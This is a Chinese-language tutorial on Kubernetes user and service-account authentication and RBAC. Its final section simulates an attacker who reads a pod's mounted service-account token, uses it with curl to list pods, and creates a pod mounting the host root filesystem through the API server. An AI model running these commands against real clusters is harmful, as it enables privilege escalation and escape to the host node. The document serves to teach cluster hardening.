**K8s集群中的认证和授权**

**K8s里的两类用户**

K8s提供了丰富的认证和授权机制，可以满足各种场景细粒度的访问控制。在k8s中有两类用户使用客户端访问，第一类是**用户账户（UserAccount）**，一般是集群外部使用。例如，运维人员或者集群管理人员，使用kubectl命令的发起者就是用户账户。第二类是**服务账户（ServiceAccount），**一般是给集群内部的Pod做身份认证。比如，Pod中的进程需要访问API Server获取一些信息，此时使用的就是ServiceAccount。

**UserAccount的认证及权限管控**

**背景**

建立一个dev集群用作开发工作，在dev集群中，前端开发人员xiaoming在命名空间fronted中工作，后端开发人员xiaohong在命名空间backend中工作。xiaoming和xiaohong访问API Server需要x509机制认证自己身份，然后仅可以在自身的命名空间里进行操作，不可以跳转获取其他命名空间的资源。

**kubeconfig内容详解**

|  |
| --- |
| YAML apiVersion: v1 clusters: # 这个意思是需要连接到哪个集群【下面3-6行为一组】，需要添加多少新集群，就复制3-6行添加到6行下面并修改相关信息 cluster: # 集群开头【3-6行为一组】  certificate-authority-data: #这个是指定用于验证 API 服务器证书的 CA（证书颁发机构）的 Base64 编码格式的数据  server: https://XX.XX.XX.XX:6443 #这个集群的master节点ip  name: kubernetes #集群名称，可以自定义 contexts:#上下文，将上面的集群【clusters】和下面的用户【users】绑定在一起【未绑定前他们是相互独立的】  - context: #上下文开头【8-12行为一组】，有多少集群添加多少上下文，放12行下面  cluster: kubernetes #这个是上面cluster的name  namespace: default #所处命名空间【默认default】  user: kubernetes-admin #这个是下面user的name  name: kubernetes-admin@kubernetes # 这个上下文名称可以自定义 current-context: kubernetes-admin@kubernetes # 这个是默认上下文名称【cluster的name】【比如有多个集群，使用哪个上下文，就默认在哪个集群下】 kind: Config preferences: {} users: # 这指定用户信息【下面17-20为一组】，有多少集群添加多少用户【复制内容放20行下面】  - name: kubernetes-admin # 用户名称可以自定义  user:  client-certificate-data: #指定用于客户端进行身份验证的证书的 Base64 编码格式的数据  client-key-data: #指定用于客户端身份验证的客户端私钥的 Base64 编码格式的数据 |

简要来说，一个kubeconfig由三大部分构成。第一部分是**cluster的配置**，指定你要连接的集群。第二部分是**contexts**，指定上下文连接的配置，即哪个用户（who）连接集群（where）的哪个命名空间（which）。第三部分指定**用户的配置**，即用户认证需要的Key值。


**创建证书key**

|  |
| --- |
| Bash openssl genrsa -out xiaoming.key 2048 openssl req -new -key xiaoming.key -out xiaoming.csr -subj '/CN=xiaoming' openssl x509 -req -in xiaoming.csr -CA /etc/kubernetes/pki/ca.crt -CAkey /etc/kubernetes/pki/ca.key -CAcreateserial -out xiaoming.crt -days 3650 |

openssl常见选项：

* days：指定证书过期时间
* -CA：指定使用的CA证书
* -CAkey：指定使用CA证书的私钥
* -CAcreateserial：自动创建CA的序列号
* -in：待签名的文件
* -out：输出

结果如下：



**更改集群配置和用户上下文**

这三步就是构建kubeconfig的三大组成结构

|  |
| --- |
| Bash set-cluster kubectl config set-cluster dev \  --certificate-authority=/etc/kubernetes/pki/ca.crt \  --embed-certs=true \  --server=http://xx.xx.xx.xx:6443 \  --kubeconfig=xiaoming.kubeconfig   set-credentials kubectl config set-credentials xiaoming \  --client-certificate=/root/xiaoming.crt \  --embed-certs=true \  --client-key=/root/xiaoming.key \  --kubeconfig=xiaoming.kubeconfig   set-context kubectl config set-context dev-fronted \  --cluster=dev \  --user=xiaoming \  --namespace=fronted \  --kubeconfig=xiaoming.kubeconfig |

参数说明：

* --embed-certs=true：表示将CA证书内容写入到此kubeconfig中
* --certificate-authority：指定CA证书
* --kubeconfig=xiaoming.kubeconfig：指定内容写入xiaoming.kubeconfig中

最后，切换上下文

|  |
| --- |
| Bash kubectl config use-context dev-fronted --kubeconfig=xiaoming.kubeconfig |

此时已完成认证功能，随便找个客户端，使用xiaoming.kubeconfig即可和API Server通信。注意，此时用户xiaoming是没有任何授权的，换言之，它是admin用户。如果想将用户xiaoming的权限规范起来，就必须为用户xiaming配置rbac。

**创建角色身份**

|  |
| --- |
| YAML kind: Role apiVersion: rbac.authorization.k8s.io/v1 metadata:  namespace: fronted  name: xiaoming rules:  - apiGroups: ["\**"]*  resources: ["\*"]  verbs: ['get', 'watch', 'list', 'delete', 'create', 'patch', 'update'] |

使用kubectl apply -f role.yaml定义xiaoming角色和权限规则。在role.yaml文件中定义了xiaoming仅能够对命名空间为fronted下的所有的资源具备get、wathch、list、delete、create等权限。

**创建角色绑定**


|  |
| --- |
| YAML kind: RoleBinding apiVersion: rbac.authorization.k8s.io/v1 metadata:  name: xiaoming  namespace: fronted subjects: - kind: User  name: xiaoming  apiGroup: rbac.authorization.k8s.io roleRef:  kind: Role  name: xiaoming  apiGroup: rbac.authorization.k8s.io |

使用kubectl apply -f rolebinding.yaml将Role绑定用户账户。

最后一步**切换上下文**：kubectl config use-context dev-fronted --kubeconfig=xiaoming.kubeconfig

**验证**

用户xiaoming想使用




**ServiceAccount认证及权限管控**

Service Account常用的认证方式是service account token。该token定义了一个pod具有怎样的权限。

一个service account主要包括三个内容：namespace、token和ca

* namespace：指定pod所在的namespace
* token：用作身份认证
* ca：验证API Server的身份




**背景**

集群管理员针对pod的需求，定制化service account，做到权限最小分配的原则，只对有需要的pod配置相应较高的service account，其他pod使用默认的service account。


**创建sa**

|  |
| --- |
| Bash kubectl create sa foo |



**查看foo的详细信息**

|  |
| --- |
| Bash kubectl get sa foo -o wide |




当创建一个sa时，会自动绑定一个secret。

注：此时在pod中直接使用secret和API SERVER交互是被拒绝的。因为sa还没有被授权。

**创建角色身份**

|  |
| --- |
| YAML apiVersion: rbac.authorization.k8s.io/v1 kind: Role metadata:  namespace: default  name: test rules: apiGroups: ["\**"] verbs: ['get','list', 'watch','delete', 'create', 'patch', 'update']* resources: ['\*'] |




**创建角色绑定**

|  |
| --- |
| YAML kind: RoleBinding apiVersion: rbac.authorization.k8s.io/v1 metadata:  name: test  namespace: default subjects: - kind: ServiceAccount  name: foo roleRef: kind: Role name: test apiGroup: rbac.authorization.k8s.io |

**绑定pod和sa**

|  |
| --- |
| YAML apiVersion: v1 kind: Pod metadata:  name: curl-custome-sa spec:  #指定pod使用哪个serviceaccount  serviceAccountName: foo  containers:  - name: main  image: tutum/curl  command: ['sleep','9999999'] |




可见，sa和pod已经互相绑定。pod会携带这个自定义的foo去和API Server交互。

**验证（攻击者视角）**

根据上面的生成过程，我们其实是创建了一个高权限的sa账户。一个pod的生成，默认情况下会将sa挂载到pod。接下来，将以攻击者的视角模拟利用高权限的sa和API Server交互的过程。


**获取高敏感的token**

攻击者拿下一个pod后，一般先会从环境变量中搜寻关于API Server的IP地址。此外，还会在/var/run/secrets/kubernetes.io/serviceaccount/token路径下获取token信息。




**查看pod信息**

|  |
| --- |
| Bash curl -k -H 'Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJkZWZhdWx0LXRva2VuLWprdzV2Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImRlZmF1bHQiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiJjYzczOTZjNC04MjhkLTExZWUtOTMyZS05MjEwNjIwYTgzNDkiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0ZW06ZGVmYXVsdCJ9.fwX8Uq6PIFPLW8Qlg9RLf\_rHquGrxddMzGKcajYfROo6UFmFRgWANYlSxluGGSbzV8YpCq62Qd6e6KzfhkUomteie0fkRZRw6Z7R2GuSg4TS9awXQexqazhPTpFGKpY1OeTM-uYZzFXwpd0jIQyKdmDMcxLXODDmBrBL9LRy4i2Qhj364HZFyUZBsHFgYbpDK7GoK87MkFO\_k2ZixrdbbJ6pT49fwuG0zbHByEwhYvlHWnaTue6pmIEp8uJ7J5IlobdyfEo0KcEe99Uyt4Dwce0wsR0e6sxGzq59T8cDYA7ZoYycrkTEstYoeNiJUDXxFL-pTlBSkzAneYlrF\_T1aw' https://10.192.0.2:6443/api/v1/pods |



**创建pod**

|  |
| --- |
| Bash curl -k -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJkZWZhdWx0LXRva2VuLWprdzV2Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImRlZmF1bHQiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiJjYzczOTZjNC04MjhkLTExZWUtOTMyZS05MjEwNjIwYTgzNDkiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0ZW06ZGVmYXVsdCJ9.fwX8Uq6PIFPLW8Qlg9RLf\_rHquGrxddMzGKcajYfROo6UFmFRgWANYlSxluGGSbzV8YpCq62Qd6e6KzfhkUomteie0fkRZRw6Z7R2GuSg4TS9awXQexqazhPTpFGKpY1OeTM-uYZzFXwpd0jIQyKdmDMcxLXODDmBrBL9LRy4i2Qhj364HZFyUZBsHFgYbpDK7GoK87MkFO\_k2ZixrdbbJ6pT49fwuG0zbHByEwhYvlHWnaTue6pmIEp8uJ7J5IlobdyfEo0KcEe99Uyt4Dwce0wsR0e6sxGzq59T8cDYA7ZoYycrkTEstYoeNiJUDXxFL-pTlBSkzAneYlrF\_T1aw" -X POST https://10.192.0.2:6443/api/v1/namespaces/default/pods -d '{  "apiVersion": "v1",  "kind": "Pod",  "metadata": {  "annotations": {  "kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\": {},\"name\":\"test\",\"namespace\":\"default\"},\"spec\":{\"containers\": [{\"image\":\"nginx\",\"name\":\"test\",\"volumeMounts\":[{\"mountPath\":\"/host\",\"name\":\"host\"}]}],\"volumes\":[{\"hostPath\": {\"path\":\"/\",\"type\":\"Directory\"},\"name\":\"host\"}]}}\n"  },  "name": "test",  "namespace": "default"  },  "spec": {  "containers": [  {  "image": "nginx",  "name": "test",  "volumeMounts": [  {  "mountPath": "/host",  "name": "host"  }  ]  }  ],  "volumes": [  {  "hostPath": {  "path": "/",  "type": "Directory"  },  "name": "host"  }  ]  } }' |



**注：**这里pod没创建成功是网络问题，没能把镜像拉下来。但是通过token和API SERVER交互的指令是成功的。